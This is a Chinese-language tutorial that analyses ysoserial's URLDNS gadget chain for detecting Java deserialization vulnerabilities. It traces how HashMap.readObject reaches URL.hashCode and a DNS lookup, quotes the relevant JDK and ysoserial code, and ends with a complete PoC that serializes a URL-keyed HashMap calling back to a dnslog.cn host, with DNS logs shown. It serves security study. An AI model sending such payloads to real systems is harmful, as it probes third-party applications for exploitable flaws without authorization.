URLDNS链

- URLDNS是ysoserial中的一条利用链，通常用于检测是否存在Java反序列化漏洞，该利用链具有如下特点：
  - URLDNS 利用链只能发起 DNS 请求，并不能进行其它利用
  - 不限制 jdk 版本，使用 Java 内置类，对第三方依赖没有要求
  - 目标无回显，可以通过 DNS 请求来验证是否存在反序列化漏洞

原理

- java.util.HashMap实现了Serializable接口，重写了readObject，在反序列化时会调用hash函数计算key的hashCode，而java.net.URL的hashCode在计算时会调用getHostAddress来解析域名，从而发出DNS请求
- 整个URLDNS的Gadget：
  - HashMap->readObject()
  - HashMap->hash()
  - URL->hashCode()
  - URLStreamHandler->hashCode()
  - URLStreamHandler->getHostAddress()
  - InetAddress->getByName()
- 要构造这个Gadget，只需要初始化一个java.net.URL对象，作为key放在java.util.HashMap中；然后，设置这个URL对象的hashCode为初始值-1 ，这样反序列化时将会重新计算其hashCode，才能触发到后面的DNS请求，否则不会调用URL->hashCode()

分析

- HashMap.readObject() --- HashMap.putVal() --- HashMap.hash() --- URL.hashCode()
- 先跟进HashMap，看readObject()函数，这里通过for循环来将HashMap中存储的key通过K key = (K) s.readObject();来进行反序列化，在这之后调用putVal()和hash()函数，将HashMap的键名计算了hash

```
    // Read the keys and values, and put the mappings in the HashMap
    for (int i = 0; i < mappings; i++) {
        /unchecked/
            K key = (K) s.readObject();
        @SuppressWarnings("unchecked")
            V value = (V) s.readObject();
        putVal(hash(key), key, value,  onlyIfAbsent: false,  evict: false);
    }
}
```

- 跟进`hash()`函数，当`key!=null`时会调用`hashCode()`函数

```
static final int hash(Object key) {
    int h;
    return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
}
```

- 跟进`hashCode()`函数，在`ysoserial`中的`URLDNS`是利用`URL`对象，于是跟进`Java`基本类`URL`中关于`hashCode()`的部分`java/net/URL.java`，由于`hashCode`的值默认为`-1`，因此会执行`hashCode = handler.hashCode(this);`

```
public Object getObject(final String url) throws Exception {

        //Avoid DNS resolution during payload creation
        //Since the field <code>java.net.URL.handler</code> is transient, it will not b
        URLStreamHandler handler = new SilentURLStreamHandler();

        HashMap ht = new HashMap(); // HashMap that will contain the URL
        URL u = new URL( context: null, url, handler); // URL to use as the Key
        ht.put(u, url); //The value can be anything that is Serializable, URL as the ke

        Reflections.setFieldValue(u, fieldName: "hashCode", value: -1); // During the put

        return ht;
}
```

```
/* Our hash code.
 * @serial
 */
private int hashCode = -1;
```

```
public synchronized int hashCode() {
    if (hashCode != -1)
        return hashCode;

    hashCode = handler.hashCode( u: this);
    return hashCode;
}
```

- 看`handler.hashCode()`函数，示例代码：

```
import java.net.URL;

public class Test2 {
      public static void main(String[] args) throws Exception {
                URL url = new URL("http://gr6gh1.dnslog.cn/");
                url.hashCode();
      }
}
```

- 成功触发DNS请求

gr6gh1.dnslog.cn

DNS Query Record	IP Address	Created Time
gr6gh1.dnslog.cn	219.149.9.36	2023-05-10 17:21:28
gr6gh1.dnslog.cn	219.149.9.36	2023-05-10 17:21:28
gr6gh1.dnslog.cn	219.149.9.36	2023-05-10 17:21:28

- 调试跟进`java/net/URLStreamHandler.java`中的`hashCode()`函数，可以看到调用了一个函数`getHostAddress()`来进行`DNS`解析返回对应的`IP`

```
protected int hashCode(URL u) {
    int h = 0;

    // Generate the protocol part.
    String protocol = u.getProtocol();
    if (protocol != null)
        h += protocol.hashCode();

    // Generate the host part.
    InetAddress addr = getHostAddress(u);
    if (addr != null) {
        h += addr.hashCode();
    } else {
        String host = u.getHost();
        if (host != null)
            h += host.toLowerCase().hashCode();
    }
```

- 在`ysoserial`中是通过`put()`函数来触发的，这一步的实现和前面的是一样的，都是通过`hash()`函数来实现的

```
public V put(K key, V value) {
    return putVal(hash(key), key, value, onlyIfAbsent: false, evict: true);
}
```

- 当`HashMap`传入一个`URL`对象时，会进行一次`DNS`解析，并且`HashMap`实现了`Serializable`接口，重写了`readObject`
- 当一个`Java`应用存在反序列化漏洞时，可以通过传入一个序列化后的`HashMap`数据（将`URL`对象作为`key`放入`HashMap`中）
- 当传入的数据到达该`Java`应用的反序列化漏洞点时，程序就会调用`HashMap`重写的`readObject()`函数来反序列化读取数据，进而触发`key.hashCode()`函数进行一次`DNS`解析

ysoserial 项目代码分析

- 这里通过继承`URLStreamHandler`类，重写`openConnection()`和`getHostAddress()`函数，目的在于：`HashMap->put`时也会调用`getHostAddress()`函数进行一次`DNS`解析，这里就是通过重写的`getHostAddress()`函数来覆盖掉原函数，从而使其不进行`DNS`解析，避免在`Payload`在创建的时候进行`DNS`解析

```
static class SilentURLStreamHandler extends URLStreamHandler {

        protected URLConnection openConnection(URL u) throws IOException {
                return null;
        }

        protected synchronized InetAddress getHostAddress(URL u) { return null; }
}
```

- 代码`Reflections.setFieldValue(u, "hashCode", -1);`中的`setFieldValue()`函数是`ysoserial`项目自定义的一个反射类中的函数

```
public class Reflections {

    public static void setAccessible(AccessibleObject member) {
        // quiet runtime warnings from JDK9+
        Permit.setAccessible(member);
    }
```

- 通过反射来设置`URL`类的`hashCode`的值为`-1`，这是因为在`HashMap#put`时已经调用过一次`hashCode()`函数，`hashCode`的值会改变不再为`-1`，这样会导致在下一步经过`HashMap`的`readObject()`函数反序列化时直接返回`hashCode`的值，不再调用`handler.hashCode(this)`，因此利用反射来将`hashCode`的值设为`-1`
- `ysoserial`为了防止在生成Payload的时候也执行了URL请求和DNS查询，所以重写了一个`SilentURLStreamHandler`类
- 最后利用`PayloadRunner.run()`来进行反序列化


```
public static void main(final String[] args) throws Exception {
        PayloadRunner.run(URLDNS.class, args);
}
```

- poc

```
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.net.URL;
import java.text.SimpleDateFormat;
import java.util.Date;
import java.util.HashMap;

public class URLDemo {

	public static void main(String[] args) throws Exception {
		Date nowTime = new Date();
		HashMap hashmap = new HashMap();
		URL url = new URL("http://lttx9f.dnslog.cn");
		SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd
hh:mm:ss");
		Field filed = Class.forName("java.net.URL").getDeclaredField("hashCode");
		filed.setAccessible(true);   // 绕过Java语言权限控制检查的权限
		filed.set(url, 209);
		hashmap.put(url, 209);
		System.out.println("当前时间为: " + simpleDateFormat.format(nowTime));
		filed.set(url, -1);

		try {
			FileOutputStream fileOutputStream = new FileOutputStream("./dnsser");
			ObjectOutputStream objectOutputStream = new
ObjectOutputStream(fileOutputStream);
			objectOutputStream.writeObject(hashmap);
			objectOutputStream.close();
			fileOutputStream.close();

			FileInputStream fileInputStream = new FileInputStream("./dnsser");
			ObjectInputStream objectInputStream = new
ObjectInputStream(fileInputStream);
			objectInputStream.readObject();
			objectInputStream.close();
			fileInputStream.close();
		} catch (Exception e) {
			e.printStackTrace();
		}
	}
}
```

- 从请求结果中可以看出，在`Payload`生成阶段并没有发起`DNS`解析，而是在后续反序列化过程中进行的请求

Record	Host	Time
c19c600d.dns.dnsmap.org.	219.148.204.116:15269	2023-05-10 20:33:43



https://www.freebuf.com/articles/web/327710.html